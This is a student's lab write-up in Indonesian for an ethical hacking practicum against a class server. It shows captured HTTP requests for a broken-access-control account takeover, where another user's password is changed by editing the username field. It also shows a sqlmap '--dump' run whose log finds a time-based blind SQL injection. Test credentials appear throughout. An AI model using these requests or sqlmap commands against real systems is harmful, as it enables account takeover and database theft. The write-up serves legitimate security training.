

# Write Up Praktikum 3 Ethical Hacking

Samuel Yuma Krismata | 5027221029

### A. Broken Access Control (BAC)

Saya membuat dua akun dengan detail akun pertama:

Request

PrettyRawHex

```
1 POST /login HTTP/1.1
2 Host: 167.172.75.216
3 Content-Length: 55
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112
Safari/537.36
5 Content-Type: application/json
6 Accept: */*
7 Origin: http://167.172.75.216
8 Referer: https://167.172.75.216/login
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Cookie: tld_cookie=2919525473
12 Connection: keep-alive
13
14 {
  "username": "randomforest",
  "password": "s3cretMessage?"
}
```

Response

PrettyRawHexRender

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Set-Cookie: auth token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImNjbHwvYmVhZyZvcnVsdCIsImhhbmRlcmVudCI6ImR5dXN0LnR5cS5jHRxIUxIGpLSkctJRARWQWoeWaeWcc"; Path=/; HttpOnly
4 Set-Cookie: username=randomforest; Path=/; HttpOnly
5 Content-Type: application/json; charset=utf-8
6 Content-Length: 46
7 ETag: W/"ce-c9fpmX7OzdHmhNdH1WoC4SLXeMG"
8 Date: Sat, 01 Jun 2024 10:31:37 GMT
9 Connection: keep-alive
10 Keep-Alive: timeout=5
11
12 {
  "success": true,
  "message": "Login successful!"
}
```

dan akun kedua:

Request

PrettyRawHex

```
1 POST /login HTTP/1.1
2 Host: 167.172.75.216
3 Content-Length: 57
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112
Safari/537.36
5 Content-Type: application/json
6 Accept: */*
7 Origin: http://167.172.75.216
8 Referer: http://167.172.75.216/login
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
Cookie: td_cookie=919525473
11 Connection: keep-alive
12
13 {
14   "username": "neuralnetwork",
    "password": "neuralNetw00rk!"
  }
```

Response

PrettyRawHexRender

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Set-Cookie: auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJic2VybmVtZSI6Im5ldXhhbjC5ldHdvceyJ9LCJpYXQiOjE5MTkxMjc5MSc5MDYyOTYyLmVkdQv3-mjUCRfYuvaxr4WgKALLOlDLF5OewHyDVN3E; Path=/; HttpOnly
4 Set-Cookie: username=neuralnetwork; Path=/; HttpOnly
5 Content-Type: application/json; charset=utf-8
6 Content-Length: 46
7 ETag: W/"2e-CSNpmX7OzdDmhDrP1Woc4SLXeMQ"
8 Date: Sat, 01 Jun 2024 10:32:31 GMT
9 Connection: keep-alive
10 Keep-Alive: timeout=5
11
12 {
13   "success": true,
14   "message": "Login successful!"
15 }
```

Kedua akun tersebut mempunyai secret answer yang sama, yaitu **yes**, seperti berikut:

The screenshot displays the network tab of a web browser's developer tools. The 'Request' pane on the left shows the raw HTTP request for PUT /profile. The 'Response' pane on the right shows the raw HTTP response, which is a 200 OK status with a JSON body containing user information and a success message.

**Request**

```

1 PUT /profile HTTP/1.1
2 Host: 167.172.75.216
3 Content-Length: 138
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112
  Safari/537.36
5 Content-Type: application/json
6 Accept: */*
7 Origin: http://167.172.75.216
8 Referer: http://167.172.75.216/profile
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Cookie: td_cookie=3102654949; auth_token=
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImJhbmdRbWZv
  cmVzdCI6Im1hdCI6MTkxNzIzODE4ND0.pV6f_FpefJBpmaSvprqtbXvXi1VRLhLQk
  1NA7ueUeuE; username=randomforest
12 Connection: keep-alive
13
14 {
  "phone": "1234567890",
  "credit_card": "1234123412341234",
  "secret_question": "yes?",
  "secret_answer": "yes",
  "current_password": "s3cretMessage?"
}
```

**Response**

```

1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 49
5 ETag: W/"31-2rxbnPlgrclIpWjPRVfbWFyqibO"
6 Date: Sat, 01 Jun 2024 10:37:38 GMT
7 Connection: keep-alive
8 Keep-Alive: timeout=5
9
10 {
  "success": true,
  "message": "Successfully updated"
}
```

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 PUT /profile HTTP/1.1 2 Host: 167.172.75.216 3 Content-Length: 139 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112   Safari/537.36 5 Content-Type: application/json 6 Accept: */* 7 Origin: http://167.172.75.216 8 Referer: http://167.172.75.216/profile 9 Accept-Encoding: gzip, deflate, br 10 Accept-Language: en-US,en;q=0.9 11 Cookie: td_cookie=3109794223; auth_token=   eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VybmFtZSI6Im5ldXJhbG5ldHdv   cmsiLCJpYXQiOiE3MTcyMzg2NDNS.XUoNQ8K_otBjxQLeusDXc6qWafHWx2pMNaPa8-k08qA;   username=neuralnetwork 12 Connection: keep-alive 13 14 {   "phone": "0987654321",   "credit_card": "1234567891234567",   "secret_question": "yes?",   "secret_answer": "yes",   "current_password": "neuralnetw00rk!" }</pre>				<pre> 1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Content-Type: application/json; charset=utf-8 4 Content-Length: 49 5 ETag: W/"31-2rxbnPlgrclIpWjPRVfbWfYqib0" 6 Date: Sat, 01 Jun 2024 10:40:20 GMT 7 Connection: keep-alive 8 Keep-Alive: timeout=5 9 10 {   "success": true,   "message": "Successfully updated" }</pre>			


Awalnya saya mencoba untuk mengubah password dari akun dengan username **randomforest** seperti berikut:

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 PUT /change_password HTTP/1.1 2 Host: 167.172.75.216 3 Content-Length: 78 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112   Safari/537.36 5 Content-Type: application/json 6 Accept: */* 7 Origin: http://167.172.75.216 8 Referer: http://167.172.75.216/profile 9 Accept-Encoding: gzip, deflate, br 10 Accept-Language: en-US,en;q=0.9 11 Cookie: td_cookie=3109794223; auth_token=   eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VybmFtZSI6Im5ldXJhbG5ldHdv   cmsiLCJpYXQiOiE3MTcyMzg2NDNS.XUoNQ8K_otBjxQLeusDXc6qWafHWx2pMNaPa8-k08qA;   username=neuralnetwork 12 Connection: keep-alive 13 14 {   "new_password": "denselayers",   "secret_answer": "yes",   "username": "randomforest" }</pre>				<pre> 1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Content-Type: application/json; charset=utf-8 4 Content-Length: 58 5 ETag: W/"3a-he9u2tpmlwClFD1XjEHV2hGPjok" 6 Date: Sat, 01 Jun 2024 10:44:08 GMT 7 Connection: keep-alive 8 Keep-Alive: timeout=5 9 10 {   "success": true,   "message": "Successfully changed password" }</pre>			

Saya kemudian mengganti usernamenya dengan username **neuralnetwork** dan berhasil:

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 PUT /change_password HTTP/1.1 2 Host: 167.172.75.216 3 Content-Length: 79 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112   Safari/537.36 5 Content-Type: application/json 6 Accept: */* 7 Origin: http://167.172.75.216 8 Referer: http://167.172.75.216/profile 9 Accept-Encoding: gzip, deflate, br 10 Accept-Language: en-US,en;q=0.9 11 Cookie: td_cookie=3109794223; auth_token=   eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VybmFtZSI6Im5ldXJhbG5ldHdv   cmsiLCJpYXQiOiE3MTcyMzg2NDNS.XUoNQ8K_otBjxQLeusDXc6qWafHWx2pMNaPa8-k08qA;   username=neuralnetwork 12 Connection: keep-alive 13 14 {   "new_password": "denselayers",   "secret_answer": "yes",   "username": "neuralnetwork" }</pre>				<pre> 1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Content-Type: application/json; charset=utf-8 4 Content-Length: 58 5 ETag: W/"3a-he9u2tpmlwClFD1XjEHV2hGPjok" 6 Date: Sat, 01 Jun 2024 10:47:18 GMT 7 Connection: keep-alive 8 Keep-Alive: timeout=5 9 10 {   "success": true,   "message": "Successfully changed password" }</pre>			

Berikutnya, saya mencoba login dengan menggunakan username **neuralnetwork** dengan password lama:




**Request**

```
1 POST /login HTTP/1.1
2 Host: 167.172.75.216
3 Content-Length: 56
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112
  Safari/537.36
5 Content-Type: application/json
6 Accept: */*
7 Origin: http://167.172.75.216
8 Referer: http://167.172.75.216/login
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Cookie: td_cookie=2919525473
12 Connection: keep-alive
13
14 {
  "username": "neuralnetwork",
  "password": "s3cretMessage?"
}
```

**Response**

```
1 HTTP/1.1 401 Unauthorized
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 58
5 ETag: W/"3a-fkOCQAqVT8Ghd+OoLFw36R2i5DQ"
6 Date: Sat, 01 Jun 2024 10:47:50 GMT
7 Connection: keep-alive
8 Keep-Alive: timeout=5
9
10 {
  "success": false,
  "message": "Invalid username or password"
}
```

Dan berikut adalah hasilnya ketika saya mencoba login dengan menggunakan password yang sudah diperbarui:



**Request**

```
1 POST /login HTTP/1.1
2 Host: 167.172.75.216
3 Content-Length: 53
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112
  Safari/537.36
5 Content-Type: application/json
6 Accept: */*
7 Origin: http://167.172.75.216
8 Referer: http://167.172.75.216/login
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Cookie: td_cookie=2919525473
12 Connection: keep-alive
13
14 {
  "username": "neuralnetwork",
  "password": "denselayers"
}
```

**Response**

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Set-Cookie: auth_token=
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im5ldXJhbG5ldHdvc
  ms1LCJpYXQiOiE3MTcyMzg4OTV9.5bD2mAj6U2nYb7bHbsTOEDPKWZkmoLdLCmcuc235pE
  Y; Path=/; HttpOnly
4 Set-Cookie: username=neuralnetwork; Path=/; HttpOnly
5 Content-Type: application/json; charset=utf-8
6 Content-Length: 46
7 ETag: W/"2e-C9NpmX7OzdNmNDHp1Woc4SLXeHq"
8 Date: Sat, 01 Jun 2024 10:48:15 GMT
9 Connection: keep-alive
10 Keep-Alive: timeout=5
11
12 {
  "success": true,
  "message": "Login successful!"
}
```

## B. SQLi using sqlmap

Dibuat sebuah file dengan nama response.txt pada direktori dengan isi sebagai berikut:

```
Request
Pretty Raw Hex
1 POST /register HTTP/1.1
2 Host: 167.172.75.216
3 Content-Length: 61
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112
  Safari/537.36
5 Content-Type: application/json
6 Accept: */*
7 Origin: http://167.172.75.216
8 Referer: http://167.172.75.216/register
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
13 {
  "username": "somethingrandom",
  "password": "somethingR4ndom!"
}
```

Setelah membuat file tersebut, dijalankan command berikut:

```
(yumx@192)-[~/Documents/ethack]
$ sqlmap -r request.txt --dump --risk=3 --level=5 --delay=5
```

Karena saat pengujian ini server tidak stabil dan sering mengalami timeout, maka pengujian tidak dapat diselesaikan.

```
yumx@192: ~/Documents/ethack

[06:50:03] [INFO] testing 'MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'
[06:50:08] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
[06:50:19] [INFO] testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
[06:50:24] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
[06:50:24] [INFO] testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'
[06:50:24] [INFO] testing 'MySQL >= 5.6 error-based - Parameter replace (GTID_SUBSET)'
[06:50:24] [INFO] testing 'MySQL >= 5.7.8 error-based - Parameter replace (JSON_KEYS)'
[06:50:24] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[06:50:24] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (UPDATXML)'
[06:50:24] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (EXTRACTVALUE)'
[06:50:24] [INFO] testing 'Generic inline queries'
[06:50:29] [INFO] testing 'MySQL inline queries'
[06:50:34] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[06:50:39] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[06:50:44] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[06:50:49] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[06:50:54] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[06:50:59] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[06:51:04] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[06:51:30] [INFO] (custom) POST parameter 'JSON username' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[06:51:30] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[06:51:30] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[06:51:40] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[06:52:05] [INFO] target URL appears to have 4 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] y
[06:59:55] [WARNING] there is a possibility that the target (or WAF/IPS) is dropping 'suspicious' requests
[06:59:55] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[06:59:55] [WARNING] most likely web server instance hasn't recovered yet from previous timed based payload. If the problem persists please wait for a few minutes and rerun without flag 'T' in option '--technique' (e.g. '--flush-session --technique=BEUS') or try to lower the value of option '--time-sec' (e.g. '--time-sec=2')
[07:01:40] [CRITICAL] connection timed out to the target URL
[07:02:15] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[07:04:00] [CRITICAL] connection timed out to the target URL
[07:04:35] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
[07:06:21] [CRITICAL] connection timed out to the target URL
[07:06:56] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the request(s)
```